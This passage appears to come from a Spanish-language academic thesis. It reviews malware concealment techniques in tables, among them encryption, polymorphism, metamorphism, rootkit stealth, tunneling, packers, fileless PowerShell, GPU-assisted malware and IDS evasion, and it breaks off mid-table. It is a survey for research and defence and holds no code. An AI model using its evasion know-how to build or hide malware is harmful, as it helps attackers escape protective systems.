


Figura 2.1: Diagrama de la metodología utilizada para realización del proyecto.

2.1. Revisión del estado del arte

La revisión del estado del arte se enfocó en determinar las técnicas más novedosas en cuanto a ocultación de código malicioso y encontrar cuál es la tendencia de uso a la hora de crear malware, es decir, que técnicas son más utilizadas y cómo se implementan estas.

2.1.1. Técnicas de ocultación

Los diferentes malware son diseñados para que cumplan un propósito específico. Para que este propósito se pueda cumplir, el malware debe permanecer oculto ante el usuario y los diferentes sistemas de protección que este use. De esta forma, los atacantes deben buscar técnicas de ocultación de código malicioso, que tengan un costo computacional muy alto para los sistemas de protección y que al mismo tiempo sean computacionalmente fáciles de implementar y cien por ciento funcionales. Debido a esto y a que los sistemas de protección cada vez detectan una mayor cantidad de malware, existe una constante evolución en las técnicas utilizadas ya que la novedad y la evolución permiten la supervivencia del malware [29].

Las tendencias actuales que se utilizan en los ataques de malware son cada vez más sofisticadas debido a las herramientas y técnicas que utilizan, la alta velocidad de automatización, la dificultad al mantener las tasas de descubrimiento. Todo esto aumenta la permeabilidad de los firewalls y la naturaleza agresiva de los nuevos malware [30].

La siguiente es una recopilación de técnicas que han surgido a lo largo de los años, desde que se creó el primer malware, hasta la actualidad. Esta recopilación fue resumida en tablas que describen las principales características de cada técnica de la siguiente manera:

- **Nombre:** Nombre de la técnica.
- **Funcionamiento:** Describe a breves rasgos el funcionamiento de la técnica.
- **Última variación:** La última variación que ha surgido de la técnica.
- **Año:** Año en el que se originó o se empezó a utilizar la técnica con fines maliciosos.
- **Malware Inicial:** El primer malware que implementa la técnica.

A continuación, se presentan las tablas que resumen toda la investigación realizada:

- **Ofuscación**
 - **A nivel de shellcode/opcode**

Cifrado				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Cifrado simple	La técnica consiste en el uso de un bucle de cifrado/descifrado para encriptar o des encriptar, según sea el caso, el cuerpo principal del malware. Las variaciones han sido muchas desde el uso de DES, 3DES, RC4, etc., hasta la última variación descubierta AES-256 [31].	Cifrado de código AES con claves de 256 bits	1988	<i>Cascade</i>
Cifrado de la comunicación con el Command and Control (C&C)	La técnica surgió como una manera de protección de las comunicaciones entre el equipo infectado y el atacante, esto le permite al atacante tener privacidad y evita que detecten las actividades que este está realizando, la principal técnica es el uso de SSL y TLS para cifrar verídicamente el puerto 443 de HTTPS [22] [32].	Algoritmo de Vernam	2004	Trojan-Banker.Win32/64.Neverquest
Blindaje y mutación de código utilizando generadores de números pseudoaleatorios	La técnica consiste en utilizar la librería LibThor para primero ofuscar el código a nivel de bytecode de manera dinámica con el PRNG, validando que cada secuencia generada sea una dirección válida del código. Una vez realizada esta serie de operaciones y guardando la semilla (utilizando una fuente de entropía lo bastante baja) para el descifrado. De esta forma se realiza un blindaje del código malicioso original y se muta con el ensamblaje aleatorio de la librería LibThor [33].	N.A.	2011	N.A.
Múltiples capas de cifrado	La técnica consiste en cifrar tanto el cuerpo principal del malware, como el bucle de descifrado, varias veces con uno o varios de los diferentes algoritmos criptográficos existentes, con la clave Hardcoded [22].	AES-256	2013	Win32/Neurevt.I.
Cifrado más función hash de la clave	La función hash se realiza sobre los archivos que componen el cuerpo del malware y de esta manera se genera la clave de cifrado. Esta clave se utiliza para cifrar el cuerpo principal del malware mediante algún algoritmo elegido por su creador. Posteriormente la clave de cifrado/descifrado junto con la información recopilada de la víctima y la información del cuerpo del malware se almacenan en la data del binario [22].	AES-256 + SHA-256	2013	<i>Win32/Spy.Hesperbot</i>
Ofuscación de código utilizando generadores de números pseudoaleatorios	La técnica consiste en tener un código a ofuscar C compuesto de una secuencia de bytes b_1, b_2, \dots, b_n y mediante la obtención de semillas para un generador PRNG G , el código C se reconstruye por medio de diferentes llamadas al generador G . De esta forma la cadena de bytes que componen el código C se ve ofuscada cambiando el ASCII [29].	N.A.	2014	N.A.

Tabla 2.1.1: Variaciones de la técnica de Cifrado.

Cifrado				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Descarga de paquetes cifrados	La técnica consiste en utilizar un malware de una sola ejecución para la propagación de malware más dañino. Para esta técnica se comprime el archivo y luego es cifrado con un algoritmo de la elección de programador. El downloader se descarga un archivo de cualquier extensión, después el archivo downloader descifra y descomprime el archivo dejando libre el malware agresivo listo para su ejecución [22] [34].	Operaciones XOR +AES	2014	TrojanSpy:Win32/Shiotob.A

Tabla 2.1.2: Variaciones de la técnica de Cifrado.

Oligomorfismo				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Oligomorfismo o Semipolimorfica	La técnica consiste en proporcionar un conjunto de bucles de cifrado/descifrado diferentes, en lugar del único que existía en el malware cifrado, de esta forma el bucle de cifrado/descifrado no es idéntico para muchas de las víctimas [31] [35].	N.A.	1990	<i>Whale.exe/.com</i>

Tabla 2.2: Técnica Oligomorfismo.

Polimorfismo				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Polimorfismo (Motor Polimórfico)	Esta técnica consiste en utilizar una serie de técnicas de mutación (implementadas en un motor de polimórfico o motor de mutación) para cambiar el código del bucle de cifrado/descifrado o el cuerpo del malware, y generar uno totalmente nuevo para cada víctima. Además, cada nuevo bucle puede utilizar diferentes técnicas para cifrar/descifrar el cuerpo del malware [31].	<ul style="list-style-type: none"> - Alteración de Formato - Cambio nombre de variables /identificadores - Permutación de Instrucciones - Reemplazo de declaraciones - Reemplazo de Instrucciones - Inserción de Código Basura - Trasposición de Código - Subrutinas Inlining/Outlining 	1990	1260

Tabla 2.3: Técnica Polimorfismo.

Metamorfismo				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Metamorfismo (Ofuscación General)	Los malware metamórficos no son más que malware polimórficos sin bucle de cifrado/descifrado y cuyo motor de mutación cambia totalmente el código del malware para crear una versión totalmente nueva en cada copia generada. Además, todas las técnicas posibles utilizadas en el malware polimórfico para generar un nuevo bucle de cifrado pueden ser utilizadas en el malware metamórfico para generar una nueva instancia (cuerpo) del malware [31] [36].	Intercambio de uso de registros	1998	Win95/Regswap
EPO –Entry Point Obfuscation	Consiste en disuadir a los sistemas de protección de no escanear el archivo infectado. Un malware se activa cuando está dentro de la línea de ejecución. La técnica parcha el ejecutable de destino en algún lugar en medio de su ejecución, de manera que se pasa la ejecución del código malicioso. El motor de mutación modificara el valor del punto de entrada, el motor de búsqueda de heurística buscará una entrada de ejecución que ha sido modificada y al no encontrarla dejara pasar la ejecución de manera inadvertida [37] [38] [39].	N.A.	2000	Win95.Zmist.
Anti-depuración	La técnica consiste en retrasar el proceso de la ingeniería inversa implementada en algunos sistemas de protección. El motor de mutación puede contener puntos de interrupción, los cuales le permiten al motor saltar a la siguiente instrucción cuando encuentra una interrupción en la depuración, lo cual genera un bloqueo de depuración [37] [40].	Saltos de irrupción o sentencia	2000	W32.Evol
Trasposición y permutación de código	La trasposición de código puede modificar la estructura de un programa a nivel de instrucción a través de saltos condicionales. Si a esto se le suma la permutación de dichas instrucciones para que se generen ramificaciones impredecibles e incondicionales se obtiene una técnica sofisticada y de difícil detección [37] [38] [41].	N.A.	2004	Trojan:Win32/Vundo
Combinación de técnicas	Los malware metamórficos en la actualidad utilizan combinaciones de técnicas para mutar su código en cada infección, esta combinación de técnicas dependerá de la elección del programador, pero la variación más reciente es el malware Win32/Fujacks el cual utiliza una combinación de todas las técnicas revisadas para metamorfismo [37] [42].	Todas las técnicas de esta tabla.	2005	Win32/Fujacks

Tabla 2.4: Variaciones de la técnica Metamorfismo.

○ **A nivel de capa de aplicación**

Ofuscación de Código JavaScript				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Ofuscación JavaScript	Los desarrolladores de malware de web por lo general aplican técnicas de ofuscación para que su código sea difícil de analizar. Dado que los malware web se propagan utilizando vulnerabilidades de los navegadores y sitios web maliciosos, JavaScript se convierte en uno de los medios eficientes para la distribución de este tipo de malware. El código se ofusca mediante cualquiera de las técnicas antes vistas en criptografía, polimorfismo y metamorfismo [43] [28].	Generación de clave a partir de la URL de la página	2009	JS_VIRTOOL.J

Tabla 2.5: Técnica Ofuscación de Código JavaScript.

iFrames				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Drive-By-Download	La técnica permite insertar otro documento, archivo o código script, dentro del documento HTML en el cual es implementada. Esta etiqueta por lo general no es incluida por el web master o uno de los editores, más bien es inyectada por los atacantes que alcanzaron a infectar el equipo del web master o alguno de los editores, o a su vez inyectada por el código de publicidad mal intencionada [44] [45] [46].	<ul style="list-style-type: none"> - Cambio de los atributos width o height dentro de la etiqueta iframe - Cambiar el valor del atributo style del CSS - Uso de scripts para generar etiquetas dinámicamente 	1997	N.A.

Tabla 2.6: Técnica iFrames.

Ofuscación Dinámica				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Ofuscación Dinámica	La idea básica de la ofuscación dinámica es cambiar el código en tiempo de ejecución o cambiar la ruta de ejecución dinámicamente durante el mismo tiempo. Este tipo de técnica puede resistir el análisis estático y debido a su variación dinámica del código de ejecución y su ruta de ejecución, tiene un buen efecto en contra de los análisis dinámicos [47].	<ul style="list-style-type: none"> - Auto-modificación de código - Ejecución de rutinas dinámicas 	1999	DonaldD.Trojan

Tabla 2.7: Técnica Ofuscación Dinámica.

- **Stealth**

Stealth				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Stealth	Es programa que deliberadamente intenta camuflarse dentro del sistema de la víctima. Este tipo de malware tiene 4 tipos de variaciones: el tipo 0 se trata de un proceso malicioso interactuando con el sistema, el tipo 1 que se aloja y modifica en los recursos que son constantes para el sistema o procesos, es decir, en el código, el tipo 2 se camufla y modifica en los recursos no constantes para el sistema o procesos, siendo estos la data, registros, etc. Y el tipo 3, que es la variación más reciente, que utiliza virtualización para alojarse [48] [49] [50].	- Malware stealth tipo 3 (Virtualización) - Falsa Verificación de Confianza	1986	<i>Virus.Boot.Brain</i>
Manipulación de Hilos	La técnica lo que busca es manipular la SSDT de los hilos. La estructura KTHREAD tiene la entrada ServiceTable, el cual contiene la dirección del SSDT que se utiliza en las solicitudes del sistema para el uso de ese hilo. El malware con esta técnica, reemplaza la ServiceTable en los distintos subprocesos, de tal forma que los hilos ejecutan el o los procesos que contenga el malware [51].	Manipulación KTHREAD	2006	<i>N.A.</i>
Ataque al sistema de protección	Lo que busca esta técnica es atacar el sistema de protección evitando que sus procesos sean ejecutados. Para lograrlo el malware registra los callbacks utilizando funciones del tipo PsSetLoadImageNotifyRoutine. Cuando un proceso se está cargando recibe un callback por parte del sistema operativo, el malware comprueba si el proceso no está en su lista negra de procesos de sistemas de protección conocidos. Si el proceso se encuentra dentro de esta, escribe una instrucción return (0xc3) en el punto de entrada de memoria del proceso y luego le permite la carga. Debido a este parche el proceso del sistema de protección termina inmediatamente [51].	Uso de Callbacks	2007	<i>N.A.</i>
Secuestro de objetos	La técnica consiste en secuestrar las clases de los controladores, programas, ejecutables, etc. Para modificarlo y camuflarse dentro del mismo. Esto le permite al malware interceptar el flujo de I/O que fluye por la clase en la que está alojado, por lo tanto los sistemas de protección no detectan ningún inconveniente en dicho flujo [51] [52].	Secuestro de la clase DeviceObjectExtension.	2008	<i>Rootkit.Win32.TDSS</i>

Tabla 2.8.1: Variaciones de la técnica Stealth.

Stealth				
Nombre	Funcionamiento	Ultima Variación	Año	Malware Inicial
Infección del MBR	La técnica infecta al Master Boot Record (MBR) afectando la pila de I/O y oculta el MBR de cualquier programa que intente leerlo y presenta un MBR limpio, es decir, aparenta la eliminación de información o registros de esta. Esto le proporciona la oportunidad de carga temprana y la ventaja de deshabilitar el arranque de las herramientas de los sistemas de protección [51] [53].	StealthMBR (Infección al Master Boot Record)	2009	<i>StealthMBR.a</i>
Ganchos en memoria	La técnica permite la generación de contenido en memoria de Kernel. Este método se basa en que los sistemas de protección dependen de su vista a la memoria para la detección de malware, si la visión que tiene a la memoria se ve comprometida, es posible que no detecte los enganches de malware más simples [51] [54].	KiDebugRoutine (Simulación de memoria)	2009	<i>Bck/TDSS.E</i>
Gancho a Una función (Captura de funciones)	La técnica consiste en cambiar los valores de las funciones existentes en ejecutables, programas, controladores, etc. para apuntar a su propia rutina, para evadir el análisis de sus archivos en disco, camuflando la ejecución en otros archivos [51] [55] [56].	Exploits office CVE-2018-0802	2010	<i>Trojan:WinNT/Koutodoor.Elrootkit</i>
Disociación archivo-memoria	La técnica consiste en liberar sus nombres de archivo de la memoria en cada reinicio del dispositivo. Al iniciar el equipo, una vez que este rootkit se carga en memoria, copia su archivo sys con un nombre de archivo diferente y elimina el original, este archivo protegido contra lectura/escritura se encuentra en memoria. Acto seguido crea una entrada de registro de servicio para cargar el archivo recién creado la próxima vez que arranca el sistema y también protege dicho registro [51] [57].	Cambio registros de ejecución	2010	<i>RootKit.Win32.Koutodoor.ey</i>

Tabla 2.8.2: Variaciones de la técnica Stealth.

○ Tunneling

Tunneling				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Tunneling	EL objetivo de los mecanismos o técnicas de tunneling, es disfrazar la información, protocolos o aplicaciones como otras para evadir los sistemas de protección utilizados, sobre todo Firewalls y Gateways de nivel de aplicación (ALG). Para la implementación de túneles, se pueden utilizar herramientas complementarias que permitan la conectividad entre el malware y el C&C, sobre los diferentes protocolos existentes, por ejemplo: DNSCat, NSTX, OzyMandsDNS, NGRock, etc. No se encuentra registros de algún malware específico que utilice tunelizado, ya que prácticamente cualquier malware lo puede utilizar [58] [59] [60] [61] [62] [63].	- HTTP - DNS - SSH - IPv6	1999	N.A.

Tabla 2.9: Técnica Tunneling.

○ Armoring

Armoring (Blindaje)				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Armoring	El blindaje de código consiste en escribir un código para retrasar, complicar o impedir el análisis de los sistemas de protección que usan observación de comportamiento y de los especialistas de seguridad. Existe una familia de técnicas de blindaje de malware que van desde la encriptación, hasta la aplicación de virtualización y empaquetado. El éxito de esta técnica es realizar una adecuada combinación de técnicas y evitar que el debugger o depurador del sistema de protección tenga al segmento de código que contiene el malware, para esto se implementan técnicas anti-depuración [64] [65].	Anti-Depuradores (Basados en API, Procesos e Hilos, Hardware y registros, flags pilas, excepción)	1990	Virus.DOS.Whale

Tabla 2.10: Técnica Armoring (Blindaje).

- **Fileless Malware**

Fileless Malware (Malware Sin Archivos) recibe su nombre por no dejar un archivo en el disco para su ejecución. En cambio, permanece residente en la memoria y ejecuta comandos que ya existen en el equipo. Este tipo de técnicas empezó a surgir en 2002 y lo que busca es no dejar rastro alguno de su ejecución, dado que la adquisición de memoria se vuelve inútil una vez que se reinicia el sistema, la detección mediante sistemas de protección de usuario final es mucho más difícil [66] [67].

El 13 de febrero de 2002 Microsoft lanzó el framework .NET, el cual cambió la industria del desarrollo de software e involuntariamente también revolucionó el desarrollo de malware. Este nuevo framework permitió el reemplazo de la antigua fórmula de crear malware desde cero, y proporcionó a los autores del malware un desarrollo más fácil y rápido a partir del framework de .NET [68]. Además, dificultó que los sistemas de protección puedan distinguir entre actividad y tráfico .NET malicioso de la actividad y tráfico .NET legítimo. Utilizando .NET los desarrolladores pueden interactuar con el sistema operativo Windows, así como todo el catálogo de productos de Microsoft, lo que brinda a los desarrolladores de malware la capacidad de desarrollar y explorar vulnerabilidades en todos los productos que utilicen .NET. [68].




Figura 2.2: Desde el año 2009 hasta el 2015 ha existido un crecimiento de alrededor de 1600% en el malware que usa .NET [69].

RAM - Powershell				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Powershell cargado en RAM	PowerShell es un marco basado en .NET que fue lanzado en abril de 2006 (originalmente denominado como MONAD por 2003). Este marco ofrece un shell de línea de comandos y un lenguaje de scripting para automatizar y administrar tareas, además de proporciona acceso completo a las funciones del sistema como Windows Management Instrumentation (WMI) y los objetos del Modelo de objetos componentes (COM). En 2011 Matt Graeber realizo una investigación para demostrar que PowerShell es una gran plataforma para los atacantes, liberando los scripts malware PowerSyringe-PowerSploit, que permite una fácil inyección de DLL y shellcode en otros procesos a través de PowerShell. Un año más tarde el uso de PowerShell para la ejecución de diversos ataques se vuelve más prevalente [70] [71] [72].	- Powershell Scripting	2003	<i>Scripts MONAD</i>

Tabla 2.11: Técnica RAM – Porwershell.

GPU Assisted				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
GPU – Assisted Malware	En 2006 Nvidia introduce CUDA una plataforma y un modelo de programación paralela de propósito general que usa las GPUs de NVIDIA (no funciona en ninguna otra) para resolver problemas computacionales complejos de manera más eficiente que las CPUs tradicionales [73]. Desde 2008 con el proyecto MAUX [74], se demostró el uso de la GPU para el apoyo a diferentes procesos o programas, desde entonces hasta la actualidad se ha utilizado a la GPU para aumentar la robustez del malware ante la detección. Con esta técnica todas las versiones de código polimórficas se ejecutan en la GPU, mientras la carga maliciosa se sigue ejecutando en la CPU [75].	- Operaciones polimórficas por GPU	2008	<i>Proyect.Maux-MKII</i>

Tabla 2.12.1: Variaciones de la técnica GPU Assisted.

GPU Assisted				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
GPU – Packing/Unpacking (Inicializado en GPU – cargado a CPU)	La técnica consiste en emplear cualquier método o algoritmo de compresión, cifrado o transformación, implementado para que corra en GPU. El malware creado asigna un búfer mapeado en la memoria que se utiliza para almacenar los datos empaquetados. El Kernel de la GPU puede acceder directamente a la memoria del host, permitiendo que la CPU y la GPU compartan los mismos datos. El flujo de control se transfiere a la GPU, donde la rutina de descifrado descomprime el binario modificando directamente el búfer asignado. Tras el descifrado, el control se transfiere de vuelta a la CPU que ejecuta el código desempaquetado [76].	- Cifrado por AES128	2010	N.A.
GPU – Keylogger (Inicializado en CPU y cargado a GPU)	La técnica consiste en un componente basado en CPU que se ejecuta una sola vez, encargado de localizar el buffer del teclado en la fase de arranque y un componente basado en GPU que supervisa el buffer de teclado y registra todos los eventos de pulsación de las teclas. La técnica muestra nuevamente la conexión directa que existe entre la GPU y la memoria del host y las diversas aplicaciones que esto puede tener. Al no correr sobre memoria la actividad maliciosa no puede ser analizada por los diferentes sistemas de seguridad informática [77].	- Gancho a GPU	2013	<i>You Can Type, but You Can't Hide</i>

Tabla 2.12.2: Variaciones de la técnica GPU Assisted.

VM Malware				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Virtual Machine Malware	La técnica consiste en utilizar un agente de virtualización, emulador o supervisor, para generar recursos virtuales ya sean memoria y/o procesador, que ejecuten una serie de servicios maliciosos cargados mediante código o extensiones de los mismos emuladores. Para lograrlo suelen insertarse por debajo del sistema operativo víctima y ejecutar el sistema víctima como invitado, o a su vez encapsular segmentos de memoria y procesador [43] [78].	- Virtual-machine based rootkit	2006	N.A.

Tabla 2.13.1: Variaciones de la técnica VM Malware.

VM Malware				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
VM Rootkit	La técnica consiste en modificar la secuencia de inicio del sistema para insertar la máquina virtual que contiene una serie de servicios maliciosos. Modificando los registros de arranque en el disco duro primario en las etapas finales de apagado, para poder integrarse nuevamente en el arranque [78].	- SubVirt	2006	N.A.

Tabla 2.13.2: Variaciones de la técnica VM Malware.

Packing				
Nombre	Funcionamiento	Ultima variación	Año	Malware Inicial
Compresión	Un packer o compresor es un programa que toma un binario ejecutable existente, comprime su contenido y luego lo empaqueta en un nuevo binario ejecutable. Al ejecutarse, el módulo de desempaquetado descomprime el código ejecutable original y luego transfiere el control al binario original. Actualmente el 80% del malware esta comprimido por alguno de los métodos [79].	- tElock / UPX / WinRAR	1994	<i>Malware.Packer.Gen</i>
Cifrado	El concepto es el mismo que el de un packer, un crypter o cifrador toma el código original o la cadena de bytes del binario original, lo cifra por medio de cualquiera de los métodos de cifrado existentes y lo ofusca por cualquier método conocido (polimorfismo, metamorfismo, etc.), protegiendo de este modo el código de cualquier posible análisis. Para lograra el objetivo los desarrolladores de malware utilizan aplicaciones externas a su código que realizan esta tarea [79] [80].	- NXcrypt	2008	N.A.
Protectores	Los protectores combinan características de los crypters y los Packers, cifrando el código u ofuscándolo según sea el caso, para luego comprimirlo y empaquetarlo en un nuevo binario ejecutable [80].	- Themida/Armadillo	2008	N.A.
Bundlers	Un bundler incluye en un mismo paquete ejecutable, múltiples binarios ejecutables y archivos de datos, los cuales descomprime y accede sin extraerlos al disco [80].	- MoleBOX	2009	N.A.

Tabla 2.14: Variaciones de la técnica Packing.

- **Inserción**

Inserción			
Nombre	Funcionamiento	Año	Malware Inicial
Inserción	La técnica emplea el atacante al enviar paquetes que el IDS no acepta, pero el sistema final si lo pudo hacer. Normalmente, se camufla el ataque insertando paquetes verídicos que el IDS los ve como normales, porque estos sistemas son menos estrictos, pero en el lado del sistema final no lo acepta, eliminándolos y dejando el código malicioso libre de paquetes basura. Por ejemplo, enviar un checksum erróneo, modificar el campo DF (Don't fragment) para enviar paquetes demasiado grandes [15].	1998	N.A

Tabla 2.15: Técnica de Inserción.

- **Evasión**

Evasión			
Nombre	Funcionamiento	Año	Malware Inicial
Evasión	Esta técnica es similar a la anterior, solo que en este caso el IDS acepta paquetes que el sistema final no lo hará. También, se aprovecha de que el IDS puede borrar paquetes basura y enviar al sistema final los paquetes con el ataque limpio. Es la técnica más usada a la hora de burlar a estos sistemas [15].	1998	N.A.
Time to live (TTL)	La variación de TTL, se la puede hacer para que ciertos paquetes sean vistos por el IDS y que llegue a 0 el valor antes de que alcancen a los sistemas finales o a su vez para que estén rondando por la red causando tráfico en la red y provocar una denegación de servicio [15].	1998	N.A.

Tabla 2.16.1: Variaciones de la técnica de Evasión.

Evasión			
Nombre	Funcionamiento	Año	Malware Inicial
Violaciones del protocolo TCP/IP	<p>TCP: este pide confirmación de cada uno de los paquetes enviados y maneja conexiones, si no mantiene el control de las conexiones, el sistema se desincroniza, pierde toda visibilidad de los usuarios y es altamente vulnerable, de esto se aprovechan los atacantes e intentan desincronizar a los sistemas. Otra condición en TCP, es el Three Way Handshake, el sistema aceptará solo conexiones que contengan el campo SYN de conexiones conocidas, sin embargo, un atacante puede desincronizar a un sistema, enviándole paquetes SYN de usuarios desconocidos, manteniéndolo ocupado eliminando dichos paquetes y pasar por alto los paquetes con código malicioso.</p> <p>TCP mantiene las conexiones con usuarios así no intercambie información con ellos, pero puede ser engañado por un atacante para que cierre conexiones abruptamente (Enviando paquetes RST) y perder información.</p> <p>IP: Los campos de IP que pueden ser violados, son TTL (como se vio anteriormente), el número del orden del paquete (problemas de fragmentación) y el checksum.</p> <p>En el caso de los dos protocolos, el sistema de protección muchas veces no analiza la veracidad de todos los campos por el tiempo que le lleva y los deja pasar. Por ejemplo, se puede enviar el campo de checksum alterado para que el sistema descarte paquetes que validen una conexión [15].</p>	1998	N.A.
Cifrado	El NIDS necesita analizar todo el tráfico de la red, es un problema cuando se usa SSL, SSH e IPSec, ya que no puede interpretar la carga útil de cada paquete. También, es un problema el uso de VPN ya que los atacantes pueden usar estos recursos para pasar desapercibidos por el sistema de detección. El NIDS debe ser capaz de alertar sobre conexiones cifradas de entrada y salida [14].	2003	N.A.
Mutación del payload	El payload se modifica cambiando su carga útil por una semánticamente equivalente. Estas cargas útiles siguen siendo válidas, por lo que el sistema no detecta el código malicioso. Por ejemplo, se puede poner en hexadecimal una URL a la que se desea acceder. Es efectivo contra NIDS basados en firmas [14].	2003	N.A.

Tabla 2.16.2: Variaciones de la técnica de Evasión.

Fragmentación			
Nombre	Funcionamiento	Año	Malware inicial
